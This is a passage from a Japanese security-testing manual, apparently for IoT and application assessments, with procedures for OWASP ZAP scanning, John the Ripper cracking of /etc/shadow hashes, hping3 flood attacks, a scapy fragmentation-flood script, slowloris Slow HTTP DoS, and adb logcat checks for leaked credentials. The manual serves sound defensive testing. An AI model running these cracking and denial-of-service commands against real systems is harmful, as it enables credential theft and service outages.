


図 4-41 ZAP におけるプロテクトモードの設定

4. ツール->オプション->ローカル・プロキシの項目で、ローカル・プロキシのアドレスとポート番号を設定する。ここでは、図 4-42 に示すように Address を localhost、ポートを 8080 に設定した。後の手順で示すとおり、プロキシとして動作する ZAP を経由して、Web ブラウザから検証対象アプリケーションにアクセスすることで、その URI を ZAP が認識することができる。




図 4-42 ZAP におけるローカル・プロキシの設定

5. ブラウザのプロキシ設定を開き、4 の手順で設定したアドレスとポートを設定する。
6. ブラウザから検証対象の Web アプリケーションにアクセスする。
7. 図 4-43 に示すように、ZAP の左上ペインのサイトツリーにある、ブラウザからアクセスした URI を右クリックし、コンテキストに含める->New Context を選択する。




図 4-43 ZAP におけるコンテキストの設定

8. 図 4-44 に示すように、セッション・プロパティのウィンドウで、Regex に表示されている URI を選

択し、右下の OK を押下する。




図 4-44 ZAP におけるセッション・プロパティの設定

9. 図 4-45 に示すように、コンテキストに追加した URI を右クリックし、攻撃->スパイダーを選択する。スパイダーは ZAP の機能の一つであり、指定した URI を起点として自動でリンクをたどり、検証対象の URI を洗い出す機能である。




図 4-45 ZAP におけるスパイダーの実行

10. 図 4-46 に示すように、スパイダーによって洗い出された URI はサイトツリーの URI を展開することで確認できる。URI を右クリックし、Exclude from Context を選択することで動的スキャンの対象から外すことができる。この設定で動的スキャンの対象から外した URI は、サイトツリーでフォルダ・ファイルのアイコンに表示されている赤のターゲットマークが非表示になる。




図 4-46 ZAP における動的スキャン対象からの削除

11. 動的スキャンの対象決定後、図 4-47 に示すように、コンテキストに追加したURIを右クリックし、攻撃->動的スキャンを選択する。




図 4-47 ZAP における動的スキャンの実行

12. 図 4-48 に示すように、結果がアラートに表示される。




図 4-48 ZAP における脆弱性診断の結果

（4） 期待される結果

脆弱性が発見された場合、図 4-48 に示したようにアラートタブからその内容が確認できる。

（5） 参考 URL

[1] https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html

[2] https://www.zaproxy.org/download/

（6） 備考

Windows 環境で動作を確認した。

OWASP ZAP は Version 2.9.0 で動作を確認した。

Java の Version は図 4-49 を参照。

```
C:¥WINDOWS¥system32>java -version
java version "1.8.0_202"
Java(TM) SE Runtime Environment (build 1.8.0_202-b08)
Java HotSpot(TM) Client VM (build 25.202-b08, mixed mode)
```

図 4-49 Java のバージョン

4.6.4 John the Ripper によるパスワードの復元

（1） 検証概要

ハッシュ化されているパスワードから元のパスワードが復元されるか否かを確認する。脆弱なパスワードが設定されていた場合、パスワードがハッシュ化されていたとしても、元のパスワードが復元されるリスクがある。

（2） ツール等の導入手順

参考 URL[1]に記載の手順に従い、Kali 環境に John the Ripper をインストールする。

（3） 検証手法

本項では、Linux 系システムのパスワードを解析する例を示す。

1. パスワード解析の準備を行う。

Linux 系のシステムの場合、/etc/passwd ファイルにユーザの一覧と各ユーザのハッシュ化されたパスワード、またはシャドウパスワード等の情報が記載されている。/etc/passwd は端末に存在するユーザは特別な権限なしに閲覧することができる。そのため、シャドウパスワードという/etc/passwd 内のパスワードを隠すための仕組みが導入されており、一般ユーザでは参照できない/etc/shadow ファイルに各ユーザのハッシュ化されたパスワードが記載されている。
本項では上記の Linux 系システムにおける/etc/passwd ファイル及び/etc/shadow ファイルの解析を行う手法について記載を行う。
/etc/passwd ファイル及び/etc/shadow ファイルを以下のコマンドを使用し、結合を行う。

```
root@kali:/home/kali/Documents# unshadow /etc/passwd /etc/shadow
> unshadow.txt
```

2. John the Ripper による解析を行う。
John The Ripper は、内部に一般的によく使用されているパスワードのリストを持っており、そのリストに記載されている各パスワードに対してハッシュ化を行い、ファイルに記載されているハッシュ値と合致するか否かの判定を行っている。
以下のコマンドを実行し、unshadow.txt に記載されたハッシュ値と同一のハッシュ値となるパスワードが John The Ripper の持つパスワードリストに含まれているかの確認を行う。

```
root@kali:/home/kali/Documents# john unshadow.txt
```

上記コマンドの実行に時間を要する場合、パスワードの特定が困難である可能性が高い。その場合、適宜 Ctrl+C 等によるキーボードインタラプトで中断することも可能である。ただし、中断により解析は途中で終了することに留意する。

3. 解析結果の表示を行う。
以下のコマンドを実行し、John the Ripper による解析結果を出力する。

```
root@kali:/home/kali/Documents# john --show unshadow.txt
```

上記の出力結果例を図 4-50 に示す。この例では、kali というユーザのパスワード kali であることが確認できる。

```
root@kali:/home/kali/Documents# unshadow /etc/passwd /etc/shadow > unshadow.txt
root@kali:/home/kali/Documents# john unshadow.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
No password hashes left to crack (see FAQ)
root@kali:/home/kali/Documents# john --show unshadow.txt
kali:kali:1000:1000:kali,,,:/home/kali:/bin/bash

1 password hash cracked, 0 left
root@kali:/home/kali/Documents#
```

図 4-50 John the Ripper の実行例

（4） 期待される結果

ハッシュ化されたパスワードから元のパスワードが復元可能であるか否かが確認できる。図 4-50 に示した例の場合、kali という脆弱なパスワードが使用されているため、パスワードが復元されている。

パスワードの復元可否は使用するパスワードリストに依存するため、複数のパスワードリストを用いて検証できるとなお良い。

（5） 参考 URL

[1] https://www.openwall.com/john/

（6） 備考

Kali 環境で動作確認を行った。

John the Ripper は 1.9.0-jumbo-1 で動作確認を行った。

4.6.5 hping3 を使用したフラッド攻撃による可用性検査

（1） 検証概要

IoT 機器等に対してサービス拒否を目的としたフラッド攻撃を試行し、サービス拒否が起きるか否かを確認する。本検証は、短期間に特定のパケットを大量に受信してもサービス拒否が起きないことの確認を目的とする。実施時には、本項に示す手順に加え、通信量を計測し、その値を検証依頼者に報告する。

（2） ツール等の導入手順

以下のコマンドを実行して、Ubuntu 環境に hping3 をインストールする。

```
sudo apt install hping3
```

（3） 検証手法

以下のコマンドでは、大量の SYN パケットを送信する SYN フラッド攻撃を試行する。

```
sudo hping3 -I <対象インタフェース(eht0/wlan0 等)> --flood --rand-
source -S -p <対象ポート番号> <対象 IP アドレス>
```

以下のコマンドでは、大量の FIN パケットを送信する FIN フラッド攻撃を試行する。

```
sudo hping3 -I <対象インタフェース(eht0/wlan0 等)> --flood --rand-
source -F -p <対象ポート番号> <対象 IP アドレス>
```

以下のコマンドでは、大量の ACK パケットを送信する ACK フラッド攻撃を試行する。

```
sudo hping3 -I <対象インタフェース(eht0/wlan0 等)> --flood -A -p <対象ポ
ート番号> <対象 IP アドレス>
```

以下のコマンドを実行し、大量の UDP ダイアグラムを送信する UDP フラッド攻撃を試行する。

```
sudo hping3 -I <対象インタフェース(eht0/wlan0 等)> --udp --flood --
rand-source -p <対象ポート番号> <対象 IP アドレス>
```

以下のコマンドを実行し、大量の ICMP パケットを送信する ICMP フラッド攻撃を試行する。

```
sudo hping3 -I <対象インタフェース(eht0/wlan0 等)> --icmp --flood --
```

```
rand-source -p <対象ポート番号> <対象 IP アドレス>
```

（4） 期待される結果

検証対象機器においてサービス拒否が発生する場合、正常な応答が無い。一例として、Web サーバにおいてサービス拒否が発生した場合、図 4-51 に示すようにアクセスエラーが発生する。




図 4-51 サービス拒否発生時のアクセスエラー

（5） 参考 URL

[1] https://linux.die.net/man/8/hping3

（6） 備考

Ubuntu 環境で動作を確認した。

hping3 は version 3.0.0-alpha-2 で動作を確認した。

4.6.6 フラグメンテーション攻撃による可用性検査

（1） 検証概要

IoT 機器等に対してサービス拒否を目的としたフラグメンテーション攻撃を試行し、サービス拒否が起きるか否かを確認する。通常、フラグメント化されたパケットを受信した際、後続パケットが受信されるまで一時的に保持することとなるが、一定時間経過後もタイムアウトをせず、後続パケットを受信するまで待っているような実装の場合、フラグメントされたパケットを大量に受け取ることでリソース不足によるサービス拒否が起こる可能性がある。第 4.6.5 項に示したように、本検証においても通信量の計測を行うことが望ましい。

（2） ツール等導入手順

以下のコマンドを実行し、Ubuntu 環境に scapy をインストールする。

```
pip3 install scapy
```

（3） 検証手法

1. 以下のような Python スクリプトを作成する。このスクリプトでは、TCP パケットを IP フラグメントした上で、IP フラグメントされたパケットのうち、先頭パケットのみを大量に送信するスクリプトである。

```
import socket
from scapy.all import *

TARGET_IP = “<機器の IP アドレスまたはドメイン名>”
TARGET_PORT = <機器で開いている TCP ポート>

def send_fragmented_tcp(source_port, seq_num, ack_num):
    paylaod = "¥x00¥x01¥x02"
    packet = IP(dst=TARGET_IP)/TCP(sport=source_port,
dport=TARGET_PORT, flags='S', seq=seq_num, ack=ack_num)/payload
    frags = fragment(packet, fragsize=8)  # パケットをフラグメント化
    first, *rest = frags
    srflood(first)  # フラグメント化したパケットのうち先頭パケットのみを送信し続け
る


if __name__ == "__main__":
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as
client:
        client.connect((TARGET_IP, TARGET_PORT))
        source_port = <送信元ポート番号>
        seq_num = 0x00
        ack_num = 0x00
        send_fragmented_tcp(source_port, seq_num, ack_num)
```

2. 以下のコマンドを実行し 1 で作成した Python スクリプトを実行する。

```
sudo python3 <1 で作成した Python スクリプトファイルのパス>
```

（4） 期待される結果

図 4-52 に示すようにフラグメント化されたパケットが大量に送信される。本スクリプトを実行中に、検証対象機器に対する通信が正常に行えない場合、フラグメンテーション攻撃によってサービス拒否が発生していると判断できる。




図 4-52 フラグメントされたパケットが送信される様子

（5） 参考 URL

[1] https://scapy.net/

（6） 備考

Ubuntu 環境で動作を確認した。

scapy は version2.4.4 で動作を確認した。

4.6.7 Slow HTTP DoS 攻撃による可用性検査

（1） 検証概要

IoT 機器等に対してサービス拒否を目的とした Slow HTTP DoS 攻撃を試行し、サービス拒否が起きるか否かを確認する。Slow HTTP DoS 攻撃は、長時間にわたり TCP セッションが継続するようなパケットを送り続け、TCP セッションを専有し続けることでサービス拒否を発生させる攻撃手法である。Slow HTTP DoS 攻撃は、参考 URL[2]に示すように、2015 年に警察庁から注意喚起が行われている。

（2） ツール等導入手順

1. 以下のコマンドを実行し、Ubuntu 環境に git をインストールする。

```
sudo apt install git
```

2. 以下のコマンドを実行し、参考 URL[1]のリポジトリをダウンロードする。

```
git clone https://github.com/gkbrk/slowloris.git
```

（3） 検証手法

1. 以下のコマンドを実行しダウンロードしたスクリプトを実行する。slowloris.py は HTTP DoS

攻撃を試行するために、大量の HTTP リクエストを送信しコネクションを確立した後、コネクションがオープンした状態を保つように動作する。

```
cd slowloris
python3 slowloris.py <機器の IP アドレスまたはドメイン名>
```

2. コンソール上には図 4-53 のようにリクエストのログが表示される。

```
[09-10-2020 14:43:45] Attacking 172.22.1.222 with 150 sockets.
[09-10-2020 14:43:45] Creating sockets...
[09-10-2020 14:43:46] Sending keep-alive headers... Socket count: 150
[09-10-2020 14:44:02] Sending keep-alive headers... Socket count: 150
[09-10-2020 14:44:17] Sending keep-alive headers... Socket count: 150
[09-10-2020 14:44:32] Sending keep-alive headers... Socket count: 150
[09-10-2020 14:44:47] Sending keep-alive headers... Socket count: 150
[09-10-2020 14:45:02] Sending keep-alive headers... Socket count: 150
[09-10-2020 14:45:18] Sending keep-alive headers... Socket count: 150
[09-10-2020 14:45:33] Sending keep-alive headers... Socket count: 150
[09-10-2020 14:45:48] Sending keep-alive headers... Socket count: 135
```

図 4-53 送信されたリクエストのログ

（4） 期待される結果

HTTP リクエストを少しずつ送信し続け、Web サーバのリソースを無駄に消費させることで、図 4-51 のように Web サーバからの応答がなくなることがある。

（5） 参考 URL

[1] https://github.com/gkbrk/slowloris

[2] https://www.npa.go.jp/cyberpolice/important/2015/17339.html

（6） 備考

Ubuntu 環境で動作を確認した。

git は version2.17.1 で動作を確認した。

slowloris は github より 2020 年 10 月 21 日時点でダウンロードしたもので動作を確認した。

4.6.8 logcat によるモバイルアプリケーションのログ確認

（1） 検証概要

モバイルアプリケーションが出力するログに機密情報が含まれるか否かを確認する。モバイルアプリケーションは、実行時にログを出力することができるが、そのログに機密情報が含まれる場合、第三者が機密情報を入手可能になるリスクがある。

（2） ツール等の導入手順

参考 URL [1]に記載の手順に従い、Ubuntu 環境に adb をインストールする。

（3） 検証手法

1. adb を利用し、Android 端末に接続する

第 4.4.3 項の（3）検証手法の 1.を参照。

2. ログの表示を行う。

adb はシステムメッセージのログを表示する logcat というコマンドを内包しており、以下のコマンドでログを表示できる。logcat に関する詳細は参考 URL [2]に記載されている。

```
adb logcat
```

ただし、logcat を用いて表示されるログには、検証対象のモバイルアプリケーションのログ以外にも、モバイル端末で発生したエラーやその詳細等も含まれる。

そのため、logcat ではフィルタリングの機能がいくつか提供されており、以下のコマンドを実行することで、モバイルアプリケーションのコードに記述されたタグとそのログレベルでフィルタリングすることができる。

```
adb logcat <タグ>:<ログレベル>
```

また、grep コマンドが使用可能なシステムであれば、grep コマンドによるフィルタリングも有効である。モバイルアプリケーションのコードに記述されたタグが不明である場合、アプリケーション名等のキーワードによるフィルタリングをかけることで特定のログを表示することができる。

以下に、一例としてモバイルアプリケーションが出力するデバッグレベルのログを取得するコマンドを示す。

```
adb logcat *:D | grep <アプリケーション名>
```

（4） 期待される結果

モバイルアプリケーションが出力するログに機密情報が記載されているか否かが確認できる。

図 4-54 に、実行結果の一例を示す。この例では、モバイルアプリケーションが出力したログが表示されており、機密情報が記載されたログが出力されていることが確認できる。

```
user@ubuntu:~$ adb logcat *:D | grep TestApp
12-24 15:12:03.145 20358 20358 D TestAppTAG: {user: admin, password: bx4zzWrSqZh
F}
```

図 4-54 モバイルアプリケーションのログ出力例

（5） 参考 URL

[1] https://developer.android.com/studio/command-line/adb?hl=ja

[2] https://developer.android.com/studio/command-line/logcat?hl=ja

（6） 備考

Ubuntu 環境で動作を確認した。

adb は version 1.0.39 で動作を確認した。

4.6.9 apksigner によるモバイルアプリケーションの署名バージョン確認

（1） 検証概要

